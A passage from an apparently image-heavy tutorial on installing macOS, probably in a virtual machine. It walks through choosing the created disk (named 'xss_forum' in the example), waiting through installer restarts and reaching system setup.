


After that, choose the disk we just created and proceed.


If you see this screen for the first time, check if there is a disk with the name you created, for example, xss_forum in our case! If it does not exist, simply press Enter in the "macOS Installer".


This may take some time, and the machine may restart several times. Please be patient!

After a few restarts, we will have our disk "xss_forum" that we created. Just select it using the arrow keys and press enter!

After that, it should restart again, and if everything is correct, you will be presented with the system configuration process.

